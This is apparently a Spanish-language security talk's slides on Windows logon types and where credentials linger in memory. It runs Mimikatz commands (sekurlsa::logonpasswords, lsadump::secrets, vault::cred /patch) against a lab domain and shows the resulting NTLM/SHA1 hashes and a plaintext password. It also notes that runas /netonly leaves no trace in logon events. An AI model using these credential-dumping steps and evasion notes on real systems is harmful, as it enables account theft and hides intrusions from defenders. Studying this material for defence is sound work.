



Offensive Logon Sessions – Where to find them and how to hide them



Caso 2 – Inicio de sesión por red - Análisis



- PsExec (Sysinternals) por defecto inicia sesión mediante un inicio de sesión por red (**PsExec.exe \\Server02**).
- En cambio, si se emplean las opciones **-u** y **-p**, se registra un intento de sesión interactivo (**PsExec.exe \\Server02 -u usuario04 -p Passw0rd!**)





Caso 3 – Tareas programadas - PoC

- Definimos una tarea programada en el equipo ejecutada por un usuario de dominio.
- Herramientas: Mimikatz





Caso 3 – Tareas programadas - Análisis

- Tipo de sesión: Logon Type 4 – Batch
- Es posible obtener las credenciales de muchas maneras.
 - Lsadump::cache (Hash)
 - Sekurlsa::ekeys (Hash)
 - Vault::cred /patch (Texto Plano)
- Podemos encontrarla con el comando sekurlsa::logonpasswords en caso de que se encuentre en ejecución.
- No hay manera de evitar que se queden cacheadas. Es propia funcionalidad de Microsoft.

Tipo Sesión	Persistente	Tipo credencial
Batch -- Logon Type 4	Queda registrado siempre	Hash/Texto Plano

```
mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 585015 (00000000:0008ed37)
Session          : Batch from 0
User Name        : scheduledtask
Domain           : EUSKALHACK
Logon Server     : DC
Logon Time       : 10/06/2023 16:30:14
SID              : S-1-5-21-689709431-1785828550-567013713-1115

msv :
[00000003] Primary
* Username : scheduledtask
* Domain   : EUSKALHACK
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : 50a389e2a8a7c1f4d175beacd218890b

tspkg :
wdigest :
* Username : scheduledtask
* Domain   : EUSKALHACK
* Password : (null)

kerberos :
* Username : scheduledtask
* Domain   : EUSKAL.HACK
* Password : (null)

ssp :
credman :
```






Offensive Logon Sessions – Where to find them and how to hide them



Caso 4 – Sesiones de Servicios - PoC

- Creamos un servicio y lo ejecutamos con un usuario de dominio.
- Herramientas: Mimikatz.





Caso 4 – Sesiones de Servicios - Análisis

- Tipo de sesión: Logon Type 5 – Servicio
- Es posible obtener las credenciales de muchas maneras sin necesidad de estar el servicio en ejecución.
 - Lsadump::secrets (Texto Plano)
 - Sekurlsa::ekeys (Hash)
 - Vault::cred /patch (Texto Plano)
- Podemos encontrarla en memoria con el comando sekurlsa::logonpasswords en caso de que el servicio se encuentre en ejecución.
- No hay manera de evitar que se queden cacheadas. Es propia funcionalidad de Microsoft.

Tipo Sesión	Persistente	Tipo credencial
Service -- Logon Type 5	Queda registrado siempre	Hash/Texto Plano

```
mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 732448 (00000000:000b2d20)
Session          : Service from 0
User Name        : cuentaservicio
Domain           : EUSKALHACK
Logon Server     : DC
Logon Time       : 10/06/2023 16:34:14
SID              : S-1-5-21-689709431-1785828550-567013713-1116

msv :
[00000003] Primary
* Username : cuentaservicio
* Domain   : EUSKALHACK
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : 2bcdee0dfd641ea8584cad8ed8d30ef9

tspkg :
wdigest :
* Username : cuentaservicio
* Domain   : EUSKALHACK
* Password : (null)

kerberos :
* Username : cuentaservicio
* Domain   : EUSKAL.HACK
* Password : (null)

ssp :
credman :
```




Caso 5 – SSH - PoC

1. Acceso remoto mediante SSH como el usuario01.
2. Análisis de memoria como Rodolfo.
3. Cierre de sesión remota.
4. Análisis de memoria como Rodolfo.
5. Reinicio del equipo.

Herramientas:

- SSH nativo de PowerShell o Putty.
- Sekurlsa::ekeys
- Sekurlsa





Offensive Logon Sessions – Where to find them and how to hide them



Caso 5 – SSH – Análisis/Resumen

- Tipo de sesión: Logon Type 8 – NetworkCleartext
- Al acceder por SSH, el hash de la credencial queda cacheado en Mimikatz (Punto 1).
- Al cerrar la sesión de SSH, desaparece completamente de memoria, sin dejar rastro de haber ocurrido.

Nuevo inicio de sesión:	
Id. de seguridad:	EUSKALHACK\usuario01
Nombre de cuenta:	usuario01
Dominio de cuenta:	EUSKALHACK
Id. de inicio de sesión:	0xA3AD9
Inicio de sesión vinculado:	0x0
Nombre de cuenta de red: -	
Dominio de cuenta de red: -	
GUID de inicio de sesión:	{24d3cbaf-f839-16fd-e648-fc34483767f9}
Información de proceso:	
Id. de proceso:	0x150
Nombre de proceso:	C:\Program Files\OpenSSH\sshd.exe

```
mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 670425 (00000000:000a3ad9)
Session          : NetworkCleartext from 0
User Name        : usuario01
Domain           : EUSKALHACK
Logon Server      : DC
Logon Time        : 10/06/2023 16:58:28
SID              : S-1-5-21-689709431-1785828550-567013713-1103

msv :
[00000003] Primary
* Username : usuario01
* Domain   : EUSKALHACK
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : 05a994aadeffee80f9041de3e93725833

tspkg :
wdigest :
* Username : usuario01
* Domain   : EUSKALHACK
* Password : (null)

kerberos :
* Username : usuario01
* Domain   : EUSKAL.HACK
* Password : (null)

ssp :
credman :

Authentication Id : 0 ; 668923 (00000000:000a34fb)
Session          : Service from 0
User Name        : sshd_336
Domain           : VIRTUAL USERS
Logon Server      : (null)
Logon Time        : 10/06/2023 16:58:23
SID              : S-1-5-111-3847866527-469524349-687026318-516638107-1125189541-336

msv :
[00000003] Primary
* Username : SERVER02$
* Domain   : EUSKALHACK
* NTLM     : e14f8f1422649a283826fd89890e738e
* SHA1     : f046d4a1a67f748a02d889691853d2d55c65d14a

tspkg :
```

Tipo Sesión	Persistente	Tipo credencial
NetworkCleartext -- Logon Type 8	Se queda cacheado mientras la sesión esté activa	Hash



Offensive Logon Sessions – Where to find them and how to hide them



Caso 6 – Runas - PoC

1. Iniciamos una cmd mediante el uso del comando RUNAS.
2. Analizamos la memoria mientras el proceso esté abierto.
3. Cerramos el proceso y volvemos a analizar la memoria.

- Nota: Esta técnica permite tener un proceso como otro usuario con la integridad de la sesión actual.

```
PS C:\Users\rodolfo\Downloads> runas /netonly /user:EUSKALHACK\usuario01 cmd
Escriba la contraseña para EUSKALHACK\usuario01:
Intentando iniciar cmd como usuario "EUSKALHACK\usuario01" ...
PS C:\Users\rodolfo\Downloads>
```

```
cmd (ejecutándose como EUSKALHACK\usuario01)
Microsoft Windows [Versión 10.0.17763.4377]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.


C:\Windows\system32>whoami /all

INFORMACIÓN DE USUARIO
-----

Nombre de usuario SID
=====
euskalhack\rodolfo S-1-5-21-689709431-1785828550-567013713-1117

ERROR: no se puede obtener información de pertenencia a grupos.

C:\Windows\system32>klist
```





Caso 6 – Runas – Análisis/Resumen

- Tipo de sesión: Logon Type 9 – NewCredentials
- Sobre el papel, es lo mismo que arrancar un proceso como otro usuario desde la interfaz de usuario. Sin embargo, a nivel de LSA, se gestiona de maneras diferentes.
- Podemos encontrar la credencial de las siguientes maneras (Punto 1):
 - Sekurlsa::ekeys (Texto Plano)
 - Sekurlsa::kerberos (Texto Plano)
 - Sekurlsa::msv (Hash)
- No se queda cacheada en memoria.
- Al cerrar el proceso, desaparece de memoria.

Tipo Sesión	Persistente	Tipo credencial
NewCredentials -- Logon Type 9	Se queda cacheado mientras la sesión esté activa	Hash/Texto Plano

```
Authentication Id : 0 ; 1512766 (00000000:0017153e)
Session          : NewCredentials from 0
User Name        : rodolfo
Domain           : EUSKALHACK
Logon Server     : (null)
Logon Time       : 10/06/2023 17:17:11
SID              : S-1-5-21-689709431-1785828550-567013713-1117

msv :
[00000003] Primary
* Username : usuario01
* Domain   : EUSKALHACK
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : ea5f688bb3186f053c489ecb52daad55
tspkg :
wdigest :
* Username : usuario01
* Domain   : EUSKALHACK
* Password : (null)
kerberos :
* Username : usuario01
* Domain   : EUSKALHACK
* Password : Passw0rd!
ssp :
credman :
```






Offensive Logon Sessions – Where to find them and how to hide them



Caso 6 – Runas – Extra Mile

- A nivel de eventos de inicio de sesión no deja rastro de que usuario ha iniciado sesión.
- El dueño de ese proceso sigue siendo el usuario Rodolfo, no Usuario01.



